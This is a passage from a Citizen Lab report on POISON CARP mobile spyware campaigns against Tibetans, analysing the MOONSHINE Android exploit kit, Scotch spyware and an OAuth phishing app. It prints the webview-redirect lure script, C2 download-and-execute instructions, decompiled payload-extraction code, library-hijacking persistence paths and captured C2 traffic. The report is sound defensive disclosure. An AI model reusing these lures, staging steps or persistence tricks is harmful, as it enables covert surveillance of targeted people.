    if ([r0 count] != 0x0) {
            NSLog(@"apps when command");
            [r19 requestPriorAppData:r20];
    }
    [r20 release];
    return;
}
```

Figure 8: capp method.

The **`remotelist`** method makes a call via HTTP POST, again unencrypted, to **`hxxp://66.42.58[.]59:9078/list`**. In our sample, this is the only function that the C2 server can utilise.

IMPLANT COMPARISON: command and control

In the P0 version of the implant, the `timer_handle` method has a similar structure, however the `capp` method is renamed to `cmds`:

```
-[Service cmds] {
   NSLog(@"cmds");
   [self remotelist];
   NSLog(@"finally");
}
```

The P0 version of the `remotelist` method is significantly improved, and able to parse and handle a variety of commands from the command and control server:

[snip]

```
data_obj = [json objectForKey:@"data"];
NSLog(@"data Result: %@", data_obj);
cmds_obj = [data_obj objectForKey:@"cmds"];
NSLog(@"cmds: %@", cmds_obj);
for (cmd in cmds_obj) {
   [self doCommand:cmd];
}
```

The P0 version passes received commands to the doCommand method, which is ultimately responsible for dispatching various data collection and exfiltration methods depending on the options chosen by the malware operator. A complete list of the commands available to the operator are documented in the Google Project Zero report.

Summary

We suspect that the implant we observed is in a rudimentary state of development, due to the seeming lack of C2 server communication capabilities. There are numerous methods which appear, both in name and function, to have been designed to capture and exfiltrate specific device and application data. While they are called on the initial execution of the implant via the start method, they are not called again via any interaction from the C2 server. Additionally, there are numerous utility methods with suggestive names that are never invoked:

- `[Util:pathOfWhatsappData]`
- `[Util:pathOfWhatsappGroup]`
- `[Util:pathOfTwitterData]`
- `[Util:pathOfProtonMailData]`
- `[Util:pathOfProtonMailGroup]`

Given the enhancements in the implant version analyzed by the Google Project Zero team, we strongly suspect that our copy of the implant represents an earlier stage of development.

3. MOONSHINE: Android Exploit Kit and Payload

During the course of the campaign, POISON CARP sent targets four malicious links pointing to Android exploits via WhatsApp. While we did not identify any shared infrastructure or code similarities between the iOS and Android exploits or payloads, it is clear that POISON CARP was using both tools (**Figure 3**). We refer to the Android exploit and malware kit as MOONSHINE, given a number of Alcohol-related strings included by the developer. This kit has not been publicly described previous to this report.

The Android exploit links were links of the following form, where [MoonshineSite] was an IP address or domain name of a server running MOONSHINE, and [URL] was a Base64-encoded decoy URL where the user was redirected post-exploitation, or if exploitation failed:

```
hxxp://[MoonshineSite]:5000/web/info?org=[URL]
```

If a target accessed the link using a Chrome-based Android browser, they received a webpage with the code in **Figure 9**, designed to coerce their device to open the exploit URL inside the Facebook app’s built-in Chrome-based web browser.

```
<script src="https://cdn.bootcss.com/jquery/3.2.1/jquery.min.
js"></script>
<script type="text/javascript">

 $(function(){
    function clicksp(){
        $("#sp").trigger("click");
    }
    function jump(){
        document.location="http://[MoonshineSite]:5000/web/
info?click=1&org=[URL]"
}
    setTimeout(clicksp, 200);
    setTimeout(jump, 1000);
});

</script>

<a href="fb://webview/?url=http://[MoonshineSite]:5000/web/
info?org=[URL]">
<span id="sp"></span></a>
```

Figure 9: JavaScript attempts to force the URL to be opened in the Facebook app.

When the exploit URL was opened with an Android Facebook User-Agent header, MOONSHINE checked the header to see if the Chrome version was vulnerable to one of eight different Chrome exploits (**Table 1**), which are all fixed in the latest Chrome version. Four of the MOONSHINE exploits are clearly copied from working exploit code posted by security researchers on bug trackers or GitHub pages. In contrast to the iOS exploit architecture, the Android exploit and payload delivery was not encrypted with ECDH keys (or even HTTPS).

User Agent in Request	Exploit Returned
Chrome < 38	(None)
Chrome 39 – 40	**Exploit #1:** Appears to include a CVE-2016-1646 exploit published on Kai Kang's Github account (@4B5F5F4B) of Tencent's Xuanwu Lab.[2]
Chrome 41	(None)
Chrome 42 – 49	**Exploit #1**
Chrome 50	**Exploit #2:** Appears to be CVE-2016-5198, a bug publicly credited to Tencent's Keen Security Lab via Trend Micro's Zero Day Initiative and fixed in Chrome 54.0.2840.87. The author of the specific exploit used here is unknown, though there is substantial code overlap with Exploit #1.
Chrome 51 – 55	**Exploit #3**: Appears to be CVE-2017-5030, a bug publicly credited to security researcher Brendon Tiszka. The author of the specific exploit used here is unknown.

2 Kang credits Guang Gong (@oldfresher) of Qihoo 360 Alpha Team and Wen Xu (@antlr7) of Keen-Team for discovering the exploit.

User Agent in Request	Exploit Returned
Chrome 56 – 58	**Exploit #4:** Appears to include a CVE-2017-5070 exploit published on Qixun Zhao's Github account (@S0rryMybad) of Qihoo 360's Vulcan Team.
Chrome 59 – 61	(None)
Chrome 62 – 63	**Exploit #5:** Appears to include a CVE-2018-6065 exploit published on the Google Chrome bug tracker by Mark Brand of Google Project Zero.
Chrome 64 – 67	(None)
Chrome 68 – 69	**Exploit #6:** Appears to be CVE-2018-17463, a bug publicly credited to security researcher Samuel Groß. The author of the specific exploit used here is unknown.
Chrome 70	**Exploit #7**: Appears to be CVE-2018-17480, a bug successfully exploited at the Tian Fu Cup PWN Contest. The bug is credited to Guang Gong (@oldfresher) of Qihoo 360's Alpha Team, though the author of the specific exploit used here is unknown.
Chrome 71-73	**Exploit #8**: Appears to be CVE-2019-5825, a bug publicly credited to several researchers at Tencent's Keen Security Lab. The specific exploit used here was written and published by Exodus Intelligence after they examined the git log for Chrome's JavaScript engine, and found a vulnerability that had been fixed in source code, but whose patch had not yet shipped to Chrome users.

Table 1: Chrome Exploits used in MOONSHINE

Each exploit ran the same shellcode, which downloaded an ARMv7 ELF binary file (which we call the *Loader*) from `hxxp://[MoonshineSite]:5000/dev/loader`, and stored the binary in the Facebook app folder as (/data/data/com.facebook.katana/[BinaryName]), where [BinaryName] is a random alphanumeric string. The shellcode then executed the Loader, passing `http://[MoonshineSite]:5000/` and `/data/data/com.facebook.katana/[BinaryName]` as arguments.

We also tried fetching the exploits using an Android User-Agent for Facebook Messenger. In that case, everything was the same, except the Loader was downloaded to the Facebook Messenger app folder (`/data/data/com.facebook.orca/[BinaryName]`), and this path was passed by the shellcode as the second argument to the Loader.

Android Implant Overview

The MOONSHINE Loader was the first in a series of intermediary staged malware binaries sequentially executed to deliver the ultimate payload: a fully featured

Android spyware package called "Scotch" by its developers. **Figure 10** provides an overview of the installation process.

MOONSHINE is designed for stealthy rootless operation, by exploiting popular legitimate Android apps with built-in browsers that request sensitive permissions. MOONSHINE obtains persistence by overwriting an infrequently used shared library (.so) file in one of these apps with itself. When a targeted user opens the legitimate app after exploitation, the app loads the shared library into memory, which causes the spyware to activate. While code in subsequent stages of MOONSHINE suggests that it can be deployed against four apps (Facebook, Facebook Messenger, WeChat, and QQ), the exploit site we tested against did not deliver any exploits for WeChat or QQ User-Agent headers.

The ultimate spyware tool deployed by MOONSHINE, Scotch, is a modular Java application which uses the WebSocket protocol to communicate with its C2 server. The Scotch payload itself has limited espionage features, such as obtaining device information and uploading files from the infected device. However, as part of its initial contact with the C2, Scotch downloads additional plugins. During our analysis, we were able to acquire two plugin packages, named "Bourbon.jar" and "IceCube.jar" which added functionality including exfiltrating SMS text messages, address books, and call logs, and spying on the target through their phone's camera, microphone, and GPS.

Loader Stage

After the MOONSHINE Loader is installed, the Loader POSTs a check-in message to the C2 server using the path: **`hxxp://[MoonshineSite]:5000/dev/loader/post`**.

The C2 server response provides instructions to the Loader, including a URL from which to download and execute the next stage of the malware chain (tdu= parameter), as well as a series of files to delete from the app folder (cf= parameter), which may be generated in certain circumstances by different invocations of the Loader. When we POSTed a check-in message to a C2, we received the following instructions:

```
LD&l=/data/data/com.facebook.katana;rs=0;lf=;tdu=http://
[MoonshineSite]:5000/im/lure;tn=.
lure;cf=excit,s.r.zip,busybox,install.sh,loader,app-debug.
apk,.lure,libNetwork.so,report,;
```

The instructions cause the Loader to download /im/lure into the Facebook app folder, and execute it. This binary was an ARMv7 ELF binary that the developers refer to as *Whisky* based on strings in the binary.



MOONSHINE: Multi-stage installation
Exploit
Loader
Whisky
Bourbon
Scotch
ELF
ELF
ELF
DEX
Loader Download
Check-In
Whisky Download
Unpacks libbourbon.so overwriting a legit .so file
App loads libbourbon.so, which unpacks and runs Scotch
Check-In & Plugin Acquisition
C2 server Port 5000
C2 server Port 10011
MISSING LINK: Tibetan Groups Targeted with Mobile Exploits
CITIZEN LAB 2019

Figure 10: Multistage installation of the MOONSHINE spyware kit.

Whisky Stage


Whisky's first step is to determine which shared library (.so) file should be overwritten by the next stage of MOONSHINE -- called "Bourbon" by developers -- by determining the current application context from the current working directory (**Table 2**). If Whisky happens to be running as the root user on the Android device, then the target filename used is `/data/local/tmp/libbourbon.so`.

If current application is ...	Then write to this shared library filename:
`com.facebook.katana (Facebook)`	`/data/data/com.facebook.katana/lib-xzs/libaborthooks.so`
`com.facebook.orca (Facebook Messenger)`	`/data/data/com.facebook.orca/lib-xzs/liblog.so`
`com.tencent.mm (WeChat)`	`/data/data/com.tencent.mm/app_tbs/core_share/libwebp_base.so`
`com.tencent.mobileqq (QQ)`	`/data/data/com.tencent.mobileqq/files/TencentVideoKit/armeabi/libckeygenerator.so`

Table 2: Application context to destination filename map.

These destination filenames are chosen intentionally, and act as a method of persistence and covert execution. In the case of Facebook and Facebook Messenger, the shared library files in **Table 2** are loaded when the apps start. After determining the destination filename, Whisky extracts Bourbon by following these high level steps:

1) Determine the size, **s**, of the encrypted data chunk using the last 4 bytes of the file (**Figure 11**).
2) Read an XXTEA encryption key, **k**, from the 16 bytes preceding **s**.
3) Read the MD5 hash, **m**, of the encrypted data chunk from the 32 bytes preceding **k**.
4) Extract **s** bytes preceding **m**, to obtain the encrypted Bourbon binary.
5) Validate that the MD5 hash of the encrypted Bourbon binary matches **m**.
6) Decrypt the binary using XXTEA algorithm with key **k**, to obtain the final Bourbon binary.



```
C:9810h: EB 6E 1D D5 65 42 9B B2 42 01 60 B8 E5 27 60 9C  ën.ÕeB›²B.¸å'`œ
C:9820h: 8B 47 87 29 FF 24 E7 3B C5 3C 86 45 CC D2 A8 DF  ‹G‡)ÿ$ç;Å<†EÌÒ¨ß
C:9830h: 98 13 B3 61 DB 9C 2C 7B D2 19 93 6D 6D 27 DE B8  ˜.³aÛœ,{Ò.“mm'Þ¸
C:9840h: 5B 6F 8D 10 FF E0 C6 49 DD 6B 81 D1 37 34 65 32  [o..ÿàÆIÝk.Ñ74e2
C:9850h: 32 35 38 34 32 35 36 31 31 36 63 38 66 65 39 38  2584256116c8fe98
C:9860h: 61 34 66 62 33 35 35 33 38 35 62 33 30 65 65 63  a4fb355385b30eec
C:9870h: 37 34 38 38 39 37 36 34 35 33 61 32 5C EF 0A 00  7488976453a2\ï..
C:9880h:
```

Figure 11: The XXTEA key, MD5 hash, and file size stored in Whisky.

Bourbon Stage


When a user opens the app that Bourbon has been implanted inside, e.g., Facebook, the App loads the Bourbon library into the Android Runtime, which calls Bourbon's *JNI_Onload* method. The JNI_Onload method in Bourbon extracts the next payload, named "Scotch", from itself using the extractScotch method (**Figure 12**). The method takes the following steps:

1) Determine the C2 server IP address, **x**, by converting the last 4 bytes of the Bourbon binary to decimal.
2) Extract the size, **s**, of the Scotch payload from the 4 bytes preceding **x.**
3) Read the MD5 hash, **m**, of the Scotch binary from the 32 bytes preceding **s**.>

4) Extract **s** bytes preceding **m**, to obtain the Scotch payload.

5) Validate that the MD5 hash of the extracted Scotch binary matches **m**.

6) Create an instance of the **`com.sec.whisky.Scotch`** class, passing the IP address **x** as an argument to the constructor.



```
void extractScotch(void)

{
  int iVar1;
  char acStack2060 [1024];
  char acStack1036 [1024];
  int iStack12;

  iStack12 = __stack_chk_guard;
  iVar1 = getPackageName(acStack1036);
  if (iVar1 == 0) {
    __android_log_print(4,"Bourbon","get current package name failed.\n");
  }
  else {
    sprintf(acStack2060,"/data/data/%s/%s/scotch.jar",acStack1036,"app_sikhywis_ca55200e");
    loadIP(acStack2060);
    iVar1 = access(acStack2060,0);
    if (iVar1 == -1) {
      __android_log_print(4,"Bourbon",
                          "scotch.jar not found, extracting scotch.jar from whisky extend data.\n");
      iVar1 = extract(acStack2060);
      if (iVar1 == 0) {
        __android_log_print(4,"Bourbon","extract scotch.jar failed.");
        goto LAB_00014108;
      }
    }
    loadScotch(acStack1036);
  }
```

Figure 12: The extractScotch method from the Bourbon binary.

The Scotch implant is written to disk in the directory for the app that Bourbon was implanted in, for example: **`/data/data/com.facebook.katana/app_sikhywis_ca55200e/scotch.jar`**.

Scotch Stage

The Scotch stage is the final implant, providing an extensible, persistent spyware tool. Upon loading, the Scotch implant generates two identifiers: a **`Whisky_ID`**, generated by taking the SHA256 hash of a random UUID value, and a **`Device_ID`**, constructed by taking the SHA256 hash of a fingerprint string comprised of various values specific to the infected device. The implant then makes a connection to port 10011 on the C2 server using the WebSocket protocol, thereby allowing bi-directional communication between the implant and the C2 server. Using this WebSocket connection, Scotch sends an initial check-in message to the C2 server at the following URL: **`ws://[MoonshineSite]:10011/ws?whisky_id=[sha256]&device_id=[sha256]&error=0`**.

Scotch provides some basic espionage capabilities out of the box, but it downloads *plugins* from the C2 server to augment its functionality. The basic C2 commands available in Scotch's initial state are:

- DEV_INFO: Get detailed information on the device (SIM Card information, hardware, sensors)
- GET_FILE: Upload a file from the phone
- GET_PLUGIN_INFO: Install additional plugins

When we infected our test device with Scotch, it was immediately updated with two new plugin bundles in DEX format: **`Bourbon.jar`** and **`IceCube.jar`**. The **`Bourbon.jar`** plugin package added the following functionality:

- GET_CALLLOG: Track phone calls received by the phone
- GET_CONTACT: List and track contacts added on the phone
- GET_FILE: A more advanced version of the built-in GET_FILE command to upload and download files
- GET_LOCATION: Track the phone's location, including through GPS
- GET_SMS: Track SMS messages received by the phone

The IceCube.jar plugin package added further functionality:

- CAMERA: List available cameras and take pictures
- NOTIFICATION: Show a notification on the phone
- RECORD: Record audio from the microphone
- SCREEN_SNAP: Take screenshots
- SHELL: Execute a shell command

The implant and C2 communicated using JSON formatted messages which were compressed using GZIP and then Base64 encoded prior to transmission via WebSocket. After capturing network traffic between our infected device and the C2 server, we were able to decode and observe the communication pattern. An example of this traffic is provided in **Appendix A**.

During analysis of MOONSHINE websites, we discovered two distinct login pages that may be used to manage implants and exploits. Screenshots of these interfaces are shown in **Figure 13**. ScotchManager was hosted on port 9090, and VodkaManager was hosted on port 8080.




Figure 13: Suspected MOONSHINE management interfaces.

Although one of these panels carries the name VodkaManager, we did not uncover any specific module or component of MOONSHINE that used the name "Vodka".

Summary


We believe that the discovery of this Android exploit and spyware kit we dubbed MOONSHINE represents a previously undocumented espionage tool. Its multi-stage installation approach along with its persistence via shared object library hijacking both suggest a high degree of operational security awareness and skilled development.

4. Malicious OAuth Application

Open Authentication (OAuth) is a protocol designed for access delegation and has become a popular way for major platforms (e.g., Facebook, Google, Twitter, etc.) to permit sharing of account information with third party applications.

Malicious OAuth applications have been used in phishing attacks both in digital espionage operations and generic cybercrime. Recently, we have also seen campaigns using malicious OAuth applications targeting the Tibetan community, perhaps in an effort to phish users who take advantage of two-factor authentication to secure their Google accounts.


On May 31, 2019, a member of the Tibetan Parliament received a WhatsApp message requesting confirmation of a news story (**Figure 14**). The same individual previously was sent iOS exploit links in a WhatsApp message in November 2018. The message included two Bitly links. The first short link sent in the message extended to `hxxps://www.energy-mail[.]org/B20V54`, which redirected to a Google OAuth application called Energy Mail that requests access to Gmail data (**Figure 15**). After subsequent clicks, the link simply redirected to a legitimate Google login page. The second `bit.ly` link served MOONSHINE, leading us to determine that these OAuth attacks are carried out by the same operator as the mobile exploitation activity.


9:31
+852 6283 9035

alai Lama Exclusive: Chinese President Had Agreed to 6:45 AM
Is it true? 6:59 AM
There is another news here 7:17 AM
http://bit.ly/2MgSRwL 7:17 AM
3 UNREAD MESSAGES
The Dalai Lama should receive more support from the Indian government. 7:34 AM
PM Modi snubs Tibetan leadership for swearing-in ceremony 8:41 AM
http://bit.ly/2XePmYt 8:41 AM

Figure 14: Two malicious links received by member of Tibetan Parliament.

When we visited `www.energy-mail[.]org` in a web browser, we were presented with a decoy page for a mail app called “Energy Mail” that purported to be “a free email application with simple configuration and free customization” supporting “Gmail, Outlook, Hotmail, Yahoo, Tencent business, Sina, Netease, and many more.” This decoy page may have been designed to convince someone vetting the OAuth app that it served a legitimate purpose.


Sign in with Google

Energy Mail wants to access your Google Account

J [redacted]

This will allow Energy Mail to:

Read, compose, send, and permanently delete all your email from Gmail

Make sure you trust Energy Mail

You may be sharing sensitive info with this site or app. Learn about how Energy Mail will handle your data by reviewing its privacy policies. You can always see or remove access in your Google Account.

Learn about the risks

Figure 15 : Authorization screen for the "Energy Mail" account phishing application.

We identified the following websites that appeared to be used by the same operator, based on similarity of decoy pages and by using Passive DNS data from RiskIQ:

```
antmoving[.]online
beemail[.]online
bf[.]mk
energy-mail[.]org
gmailapp[.]me
izelense[.]com
mailanalysis[.]services
mailcontactanalysis[.]online
mailnotes[.]online
polarismail[.]services
rf[.]mk
walkingnote[.]online
```

Decoy pages and OAuth applications contained the following contact information:

```
antmoving.online@gmail.com
energymail.org@gmail.com
jameslewis199106@gmail.com
touchxun658@gmail.com
+852 65891393
```

We found the following WHOIS data shared among some of these sites:

```
e-mail: dashenqu832@outlook.com
e-mail: ornaments798@outlook.com
```

5. Conclusion

One of the significant findings of our analysis is the connection between POISON CARP and the campaigns reported by Google Project Zero and Volexity. Based on the use of the same iOS exploits and similar iOS spyware implant between POISON CARP and the campaign described by Google Project Zero and server infrastructure connections with the Evil Eye campaign reported by Volexity, we determine that the three campaigns were likely conducted by the same operator or a closely coordinated group of operators who share resources.

Beyond the technical overlap in these campaigns is the fact that they all targeted ethnic minority groups related to China: Uyghurs and Tibetans. These communities have experienced digital espionage threats for over a decade and previous reports often find the same operators and malware tool kits targeting them. However, the level of threat posed by POISON CARP and the linked campaigns are a game changer. These campaigns are the first documented cases of iOS exploits and spyware being used against these communities.

Over the years, Tibetan groups have become savvy to the signs of suspicious emails, attachments, and phishing. However, POISON CARP shows that mobile threats are not expected by the community, as evidenced by the high click rate on the exploit links that would have resulted in significant compromise if the devices were running vulnerable versions of iOS or Android. Part of the success of the social engineering used by POISON CARP is likely due to the effort made to make targeted individuals feel comfortable through the extended chat conversations and fake personas. This intimate level of targeting is easier to achieve on mobile chat apps than through email.

The targeting of mobile platforms also reflects a general pattern we have seen in information security threats to civil society around the world. Numerous reports show the products of commercial spyware vendors who sell services exclusively to governments being used to spy on activists and journalists through their iOS and Android devices. These incidents demonstrate a growing demand for exploitation of mobile devices. From an adversary perspective what drives this demand is clear. It is on mobile devices that we consolidate our online lives and that civil society organizes and mobilizes. A view inside a phone can give a view inside these movements.

Addressing these threats requires action from within civil society and private industry. Efforts such as TibCERT are important steps forward in increasing the digital security of Tibetan organisations and can serve as examples for other civil society communities. By adopting procedures, norms, and frameworks used by government and private industry such as CERTs, civil society can mature efforts to share incident response resources and data on threats. At the same time, platform providers should pay special attention to threats deployed against civil society. Not only are civil society users at heightened risk of negative consequences from digital espionage, but the surveillance tools developed and honed with the unwitting aid of civil society targets put all users at risk.

Indicators of Compromise

Indicators of compromise are available on our GitHub page in multiple formats.

Appendix A: MOONSHINE - Scotch Command and Control Traffic

The following is a rendered view of network communication we captured between our Android test device infected with the Scotch implant and the command and control server. Data in *italics* denotes information which has been redacted.

```
MSG DIRECTION : COMMAND | RESULT -> DATA

================================================================================
====================

SERVER -> CLIENT : ONLINE | SUCCESS -> [{'target_id': <int>}]

SERVER -> CLIENT : DEV_INFO | SUCCESS -> [{}]

CLIENT -> SERVER : DEV_INFO | SUCCESS ->
```

```
[{'board_name': 'unknown',

'cpu_corenum': 1,

'cpu_maxfreq': '',

'cpu_minfreq': '',

'cpu_curfreq': 'N/A',

'cpu_feature': 'swp half thumb fastmult vfp edsp neon
vfpv3 tls vfpv4 idiva idivt vfpd32 evtstrm',

'cpu_hardware': 'Dummy Virtual Machine',

'cpu_arch': '7',

'product': 'sdk_phone_armv7',

'model': 'sdk_phone_armv7',

'sdk': '6.0',

'sdk_int': 23,

'imei': '000000000000000',

'hardware': 'ranchu',

'radio_version': '',

'brand': 'Android',

'rom': 'unknown',

'system_version': '6.0',

'linux_version': 'Linux version 3.10.0+ (jinqian@jinqian.mtv.
corp.google.com)
(gcc version 4.9 20150123 (prerelease) (GCC) )
#99 SMP PREEMPT Tue May 17 18:35:11 PDT 2016\nay 17 18:35:11
P',

'display': 'sdk_phone_armv7-userdebug 6.0 MASTER 3079352
test-keys',

'host': 'vpeb14.mtv.corp.google.com',

'language': 'en-US',

'host_app_label': 'Loader',

'host_app_version_name': '1.0',
'host_app_version_code': 1,

'host_app_package_name': 'com.facebook.katana',

'host_app_path': '/data/data/com.facebook.katana',

'real_resolution': '1440 * 2880',

'resolution': '1440 * 2712',

'densitydpi': 560,

'sensor': ['Goldfish 3-axis Accelerometer', 'Goldfish 3-axis
Magnetic field sensor',
'Goldfish Orientation sensor', 'Goldfish Temperature sensor',
'Goldfish Proximity sensor', 'Goldfish Light sensor',
'Goldfish Pressure sensor', 'Goldfish Humidity sensor'],

'simcard': [],

'packageInfo': [

{'name': 'com.android.smoketest', 'version': '6.0-3079352',
'install_time': 1469048094000},
{'name': 'com.example.android.livecubes', 'version': '6.0-
3079352', 'install_time': 1469048288000},
{'name': 'com.example.android.apis', 'version': '6.0-
3079352', 'install_time': 1469048339000},
{'name': 'com.facebook.katana', 'version': '1.0', 'install_
time': 1564653617080},
{'name': 'com.android.gesture.builder', 'version': '6.0-
3079352', 'install_time': 1469048289000},
{'name': 'com.android.smoketest.tests', 'version': '6.0-
3079352', 'install_time': 1469048094000},
{'name': 'com.example.android.softkeyboard', 'version': '6.0-
3079352', 'install_time': 1469048288000},
{'name': 'com.android.widgetpreview', 'version': '6.0-
3079352', 'install_time': 1469048289000}

]

}]

SERVER -> CLIENT : GET_PLUGIN_INFO | SUCCESS ->

[{'plugins':

[

{'name': 'bourbon.jar', 'version': '0.1.0708.39', 'hash':
'<sha256 hash>'},

{'name': 'icecube.jar', 'version': '0.1.0708.39', 'hash':
'<sha256 hash>'}
]

}]

CLIENT -> SERVER : GET_PLUGIN_INFO | SUCCESS -> []

SERVER -> CLIENT : GET_SMS | SUCCESS -> [{'subcmd': 2}]

CLIENT -> SERVER : GET_SMS | COMMAND_TYPE_NOT_REGISTERED ->
[]

SERVER -> CLIENT : GET_LOCATION | SUCCESS -> [{'subcmd': 2}]

CLIENT -> SERVER : GET_LOCATION | COMMAND_TYPE_NOT_REGISTERED
-> []

SERVER -> CLIENT : GET_CONTACT | SUCCESS -> [{'subcmd': 2}]

CLIENT -> SERVER : GET_CONTACT | COMMAND_TYPE_NOT_REGISTERED
-> []

SERVER -> CLIENT : GET_CALLLOG | SUCCESS -> [{'subcmd': 2}]

CLIENT -> SERVER : GET_CALLLOG | COMMAND_TYPE_NOT_REGISTERED
-> []

CLIENT -> SERVER : GET_PLUGIN_INFO | SUCCESS -> []

SERVER -> CLIENT : GET_SMS | SUCCESS -> [{'subcmd': 2}]

SERVER -> CLIENT : GET_LOCATION | SUCCESS -> [{'subcmd': 2}]

SERVER -> CLIENT : GET_CONTACT | SUCCESS -> [{'subcmd': 2}]

SERVER -> CLIENT : GET_CALLLOG | SUCCESS -> [{'subcmd': 2}]

